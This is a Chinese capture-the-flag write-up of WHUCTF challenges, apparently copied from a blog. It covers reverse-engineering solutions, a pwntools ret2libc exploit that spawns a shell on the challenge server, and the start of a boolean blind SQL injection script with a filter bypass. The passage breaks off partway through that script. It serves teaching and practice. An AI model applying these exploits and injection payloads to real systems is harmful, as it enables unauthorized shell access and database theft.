
```
d3 + d2 + d1 =15
d7 + d4 + d1 =15

d6 + d5 + d4 =15
d8 + d5 + d2 =15

d9 + d8 + d7 =15
d9 + d6 + d3 =15
```

其中`di`表示第`i`个字节，动态调试发现`d8=9 d9=2`。所以可以进行枚举，代码如下。

```python
for d1 in range(5,10):
    d2=1
    d3=14-d1
    d4=11-d1
    d5=5
    d6=d1-1
    d7=4
    print(d1,d2,d3,d4,d5,d6,d7)
```

有多组结果，但题中要求不重复数字，所以只有一组满足要求。提交即可获取flag。

whuer2.exe



```
Buf2[9] = 0;
qmemcpy(Buf2, &unk_AA41F8, 0x28u);            // buf2 40个字节，eb43c5
v12 = 1030;
while ( v12 >= 1 )
{
  ++v9;
  if ( v12 % 2 == 1 )
    v12 = 3 * v12 + 1;
  else
    v12 >>= 1;
  if ( v9 >= 255 )
  {
    v3 = sub_AA1E40(std::cout, (int)"wrong flag!");
    std::basic_ostream<char,std::char_traits<char>>::operator<<(v3, sub_AA2180);
    exit(0);
  }
  if ( Size - v12 > 0x1C && v12 + Size < 0x20 )
  {
    sub_AA1380(Size);                           // 用来对dword_AA6400数组初始化
    v14 = sub_AA14B0();
    for ( i = 0; i < Size; ++i )
    {
      v4 = *((_BYTE *)&v14 + i % 4);
      *((_BYTE *)Buf1 + i) = *(_BYTE *)sub_AA1850(&v13, i) ^ v4;// 偏移i个字节异或v4
    }
    if ( !memcmp(Buf1, Buf2, Size) )
      v5 = sub_AA1E40(std::cout, (int)"GJ, you get the real flag!");
    else
      v5 = sub_AA1E40(std::cout, (int)"plz try again");
    std::basic_ostream<char,std::char_traits<char>>::operator<<(v5, sub_AA2180);
    break;
  }
}
v15 = -1;
sub_AA18A0(&v13);
return 0;
}
```

三个关键函数

```
sub_AA1380
SUB_AA1400
SUB_AA14B0
```

第一个函数用来对全局数据`dowrd_AA6400`进行初始化,，初始化时要提供一个初始变量`a1`

```
int  sub_AA1380(int a1)
{
  int result; // eax
  signed int i; // [esp+4h] [ebp-4h]

  dword_AA63F8 = 0;
  (dword_AA63FC) = 1;
  dword_AA6400[0] = a1;
  for ( i = 1; i < 624; ++i )
  {
    dword_AA6400[i] = i + 1812433253 * (dword_AA6400[i - 1] ^ (dword_AA6400[i - 1] >> 30));
    result = i + 1;
  }
  return result;
}
```


第二个函数对AA6400数组进行变化，并返回一个运算结果

```
int sub_AA1400()
{
  int result; // eax
  signed int v1; // ST04_4
  signed int i; // [esp+8h] [ebp-4h]

  for ( i = 0; i < 624; ++i )
  {
    v1 = (dword_AA6400[(i + 1) % 624] & 0x7FFFFFFF) + (dword_AA6400[i] & 0x80000000);
    dword_AA6400[i] = dword_AA6400[(i + 397) % 624] ^ (v1 >> 1);
    if ( v1 & 1 )
      dword_AA6400[i] ^= 0x9908B0DF;
    result = i + 1;
  }
  return result;
}
```

第三个函数会调用第二个函数，同样根据AA00数组返回一个值

```
int sub_AA14B0()
{
  int v1; // eax
  int v2; // ST04_4
  signed int v3; // ST04_4

  // if ( !(char)(dword_AA63FC) )               // 如果AA63FC[0]==0，则调用aa1380对AA6400数组初始化
  // {
  //   v1 = sub_AA1360(0);
  //   sub_AA1380(v1);
  // }

  if ( !dword_AA63F8 )
    sub_AA1400();
  v2 = dword_AA6400[dword_AA63F8] ^ (dword_AA6400[dword_AA63F8] >> 11);
  v3 = v2 ^ (v2 << 7) & 0x9D2C5680 ^ ((v2 ^ (v2 << 7) & 0x9D2C5680) << 15) & 0xEFC60000;
  dword_AA63F8 = (dword_AA63F8 + 1) % 624;
  return v3 ^ (v3 >> 18);
}
```

程序判断flag的代码如下




```
  v14 = sub_AA14B0();
  for ( i = 0; i < Size; ++i )
  {
    v4 = *((_BYTE *)&v14 + i % 4);
    *((_BYTE *)Buf1 + i) = *(_BYTE *)sub_AA1850(&v13, i) ^ v4;// 偏移i个字节异或v4
  }
  if ( !memcmp(Buf1, Buf2, Size) )
    v5 = sub_AA1E40(std::cout, (int)"GJ, you get the real flag!");
```

经过分析，该代码含义是用`SUB_AA14B0`函数的返回值循环和`flag`每个字节异或，将以或结果保存在`buf1`内存中，然后与`buf2`比较，一致则正确。
`buf2`是固定的，可以提取出来。所以只需要确定`sub_AA14B0`的返回值即可异或得到`flag`。
经过上述分析可知，`SUB_AA14B0`函数的返回值只与`AA6400`数组有关，该数组在初始变量的作用下经过会固定变化。所以只需要对初始变量进行爆破，然后进行异或，从而分析flag。
经过分析，程序是将flag的长度`size`作为`AA00`数组的初始变量。所以对`size`进行爆破，如下

对size长度爆破，脚本

```c
#include<stdio.h>
#include<stdlib.h>

int dword_AA63F8;
int dword_AA63FC;
int dword_AA6400[624];



int  sub_AA1380(int a1)
{
  int result; // eax
  signed int i; // [esp+4h] [ebp-4h]

  dword_AA63F8 = 0;
  (dword_AA63FC) = 1;
  dword_AA6400[0] = a1;
  for ( i = 1; i < 624; ++i )
  {
    dword_AA6400[i] = i + 1812433253 * (dword_AA6400[i - 1] ^ (dword_AA6400[i - 1] >> 30));
    result = i + 1;
  }
  return result;
}


int sub_AA1400()
{
  int result; // eax
  signed int v1; // ST04_4
  signed int i; // [esp+8h] [ebp-4h]

  for ( i = 0; i < 624; ++i )
  {
    v1 = (dword_AA6400[(i + 1) % 624] & 0x7FFFFFFF) + (dword_AA6400[i] & 0x80000000);
    dword_AA6400[i] = dword_AA6400[(i + 397) % 624] ^ (v1 >> 1);
    if ( v1 & 1 )
      dword_AA6400[i] ^= 0x9908B0DF;
    result = i + 1;
  }
  return result;
}

int sub_AA14B0()
{
  int v1; // eax
  int v2; // ST04_4
  signed int v3; // ST04_4

  // if ( !(char)(dword_AA63FC) )               // 如果AA63FC[0]==0，则调用aa1380对AA6400数组初始化
  // {
  //   v1 = sub_AA1360(0);
  //   sub_AA1380(v1);
  // }

  if ( !dword_AA63F8 )
    sub_AA1400();
  v2 = dword_AA6400[dword_AA63F8] ^ (dword_AA6400[dword_AA63F8] >> 11);
  v3 = v2 ^ (v2 << 7) & 0x9D2C5680 ^ ((v2 ^ (v2 << 7) & 0x9D2C5680) << 15) & 0xEFC60000;
  dword_AA63F8 = (dword_AA63F8 + 1) % 624;
  dword_AA63F8 = (dword_AA63F8 + 1) % 624;
  return v3 ^ (v3 >> 18);
}


int main() {

  int size;
  char v4;
  int v14;
  int i;

  char buf2[] = {0x43, 0xEB, 0xC5, 0x25, 0x5E, 0xC2, 0xDE, 0x1D, 0x7D, 0xE8, 0xD6, 0x1D, 0x66, 0xE8, 0xCA, 0x24,
 0x50, 0xF4,
                 0xC1, 0x1D, 0x46, 0xE8, 0xCA, 0x26, 0x4C, 0xF3, 0xCD, 0x2D, 0x4B, 0xFA, 0x43, 0x49,
                 0x44, 0x66, 0x75, 0x32, 0x68, 0x90, 0xA8, 0xB3, 0xAB, 0xAB, 0xAB, 0xAB, 0xAB, 0xAB, 0xAB
                };
  char buf1[100];



  for (size = 0x1c; size < 0x20; size++) {
    dword_AA63F8 = 0;
    dword_AA63FC = 0;
    memset(dword_AA6400, 0, sizeof(dword_AA6400));
    memset(buf1, 0, sizeof(buf1));

    sub_AA1380(size);
    v14 = sub_AA14B0();


    for ( i = 0; i < size; ++i )
    {
      v4 = *((char*)&v14 + i % 4);
      //*((char *)Buf1 + i) = *(_BYTE *)sub_AA1850(&v13, i) ^ v4;// 偏移i个字节异或v5
      buf1[i] = buf2[i] ^ v4;
    }

    printf("test %d ==> %s\n", size, buf1);

  }


}
```

编译运行



```
root@kali:re# gcc  re2-exp.c
re2-exp.c: In function ‘main’:
re2-exp.c:83:5: warning: implicit declaration of function ‘memset’ [
tion]
     memset(dword_AA6400, 0, sizeof(dword_AA6400));
     ^~~~~~
re2-exp.c:83:5: warning: incompatible implicit declaration of built-
re2-exp.c:83:5: note: include ‘<string.h>’ or provide a declaration
re2-exp.c:3:1:
+#include <string.h>

re2-exp.c:83:5:
     memset(dword_AA6400, 0, sizeof(dword_AA6400));
     ^~~~~~
root@kali:re# ./a.out
test 28 ==>  7=63%4/?
test 29 ==> 4!)
 '1";)<
test 30 ==> flag{Ez_Xor_Confuse_condition}
test 31 ==> [K
Fb2eH2~H
        HT2^H   TSSZr
root@kali:re# 
```

https://blog.csdn.net/weixin_43826280


发现flag，提交即可。

0x4 pwn

pwnpwnpwn

`ret2libc`类型,利用`system(“/bin/sh”)`

先获取`system`偏移地址




root@kali: ~/test/payload

```
root@kali:pwnpwn# objdump -T libc-2.23.so |grep system
00110840 g    DF .text  00000044  GLIBC_2.0   svcerr_systemerr
0003a940 g    DF .text  00000037  GLIBC_PRIVATE __libc_system
0003a940  w   DF .text  00000037  GLIBC_2.0   system
root@kali:pwnpwn# 
```

https://blog.csdn.net/weixin_43826280

[Image: image.png]
bin/sh字符串地址
[Image: image.png]




root@kali: ~/test/payload

```
root@kali:pwnpwn# ROPgadget --binary libc-2.23.so --string "/bin/sh"
Strings information
============================================================
0x0015902b : /bin/sh
root@kali:pwnpwn# 
```

https://blog.csdn.net/weixin_43826280

libc_main偏移




root@kali: ~/test/payload

```
root@kali:pwnpwn# objdump -T libc-2.23.so |grep __libc_start_main
00018540 g    DF .text  000001e6  GLIBC_2.0   __libc_start_main
root@kali:pwnpwn# 
```

libc基地址可由__libc_start_main地址-偏移 得到
获取l__libc_start_main地址脚本如下

```python
from pwn import *

#context(os='linux', log_level='debug')
r = process('./pwn')

r=remote('218.197.154.9' ,'10004')
elf = ELF('./pwn')

write_plt = elf.plt['write']
libc_start_main_got = elf.got['__libc_start_main']
main = elf.symbols['main']

#执行write(1,libc_start_main_got,4)并返回到main函数
payload = 'a'*(0x88+4) + p32(write_plt) +p32(main) + p32(1)+p32(libc_start_main_got)+p32(4)
r.sendlineafter('Ready?\n',payload)

#实际地址
libc_start_main_addr = u32(r.recv()[0:4])
print('libc: '+hex(libc_start_main_addr))
libc_base = libc_start_main_addr - 0x18540
sys_offset = 0x3a940
sh = 0x15902b

#system("sh")
payload = 'a' * (0x88+4) + p32(sys_offset+libc_base) + p32(0xdeadbeef) + p32(sh+libc_base)

#print(r.recv())
r.sendlineafter('Ready?\n',payload)
r.interactive()
```

运行获取flag




```
root@kali: ~/test/payload
root@kali:pwnpwn# python exp.py
[+] Starting local process './pwn': pid 6995
[+] Opening connection to 218.197.154.9 on port 10004: Done
[*] '/mnt/hgfs/gfworld/2020/whuctf/pwn/pwnpwn/pwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
libc: 0xf753f540
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
WHUCTF{welc0me_t0_pwn_woRld}
$ 
```

https://blog.csdn.net/weixin_43826280

0x5 web

ezsqli

考察盲注知识
输入用户名`admin'#`密码`sss`，提示登陆成功，并可以返回查询sql语句，但不返回其他任何页面。
输入用户名 `admin` 密码`sss`，提示错误




Your sql statement is: SELECT password FROM users WHERE username='admin' union *#' AND password='sss'

注入成功后，页面会返回`success`字样，错误则无。可以据此作为注入是否成功的标志。
采用布尔盲注，利用`ascii(substr())`组合来逐位爆破数据库、表名、列名以及字段

爆破脚本，需要注意该题还进行了黑名单过滤，可采用双写方式绕过，如`selselectect`。

```python
import requests
url = 'http://218.197.154.9:10011/login.php#'

pwd='ssss'
username=''

#database name
def dabasename():
    database=''
    for a in range(12):
        # print(database)
        for i in range(128,0,-1):
            # print(chr(101))
            username="admin' and "+"ascii(substr(database(),{},1))<".format(len(database)+1)+str(i)+"#"
            # print(username)
            data={'user':username,'pass':pwd}

            r= requests.post(url,data)
            if 'success' not in r.text:
                database+=chr(i)
                print('database ==> ',database)
                break
